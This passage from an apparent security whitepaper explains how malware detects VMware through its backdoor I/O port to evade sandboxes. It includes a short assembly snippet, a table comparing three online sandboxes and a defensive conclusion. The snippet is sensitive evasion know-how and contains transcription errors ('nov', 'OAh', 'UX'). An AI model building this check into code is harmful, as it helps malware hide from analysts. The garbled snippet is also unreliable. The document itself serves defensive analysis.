                         ebx, 3C6CF712h
                 nov
                         ecx, OAh
                 nov
                         dx, 'UX'
                 nov
                 in
                         eax, dx
                 nov
                         eax, 1
```

Figure 21: Malware using IO ports to detect VMware

The code works as follows:

- 1. The instruction *move eax, 'VMXh'* loads the value 0x564D5868 into the EAX register.
- 2. EBX is loaded with any value.
- 3. ECX is set to 0Ah, which retrieves the VMware version.
- 4. Register DX is set to the port VX, which enables interfacing with the VMware.
- 5. The code calls the instruction *in eax, dx* to read from the port into EAX. If the code is running in a VMware environment, the call succeeds. The malware refrains from executing to avoid detection.

### COMPARING PUBLICLY AVAILABLE SANDBOXES

Table 1 compares three popular online malware-analysis services that use file-based sandboxes. To varying degrees of success, the services caught some malware that used sandbox-evading techniques. But none of them recognized all of the techniques — all three missed malware that employed version checks and embedded iframes.

	Execution Path	Human Interaction	Embedded Iframe in Flash /JPG files	Sleep Calls	Version Checks	Processes Specific to VMWare	Checking for Communication Ports
Sandbox 1	No	No	No	Yes	No	Yes	Yes
	Yes	No	No	Yes	No	Yes	Yes
SandBox2							
Sandbox 3	Got Stuck	Yes	No	Yes	No	Yes	Yes

Table 1: Sandbox comparison

# **CONCLUSION-**

In today's threat landscape, file-based sandboxes are no silver bullet against sophisticated attackers. Malware can easily detect whether it is running in an off-the-shelf virtual environment and constrains its behavior accordingly. File based sandboxes provide activity report and not the classification of malware. They can definitely be used a good research tool, however they will require lot more to go as a malware detection engine. Detecting these threats requires a more comprehensive approach. Advanced attacks are stateful; understanding the context of the attack via multi-flow analysis can help to fill in the gap. VM environments must be more sophisticated than mere sandboxes. Advanced correlation between set of events is required to capture the behavior of the advanced threat.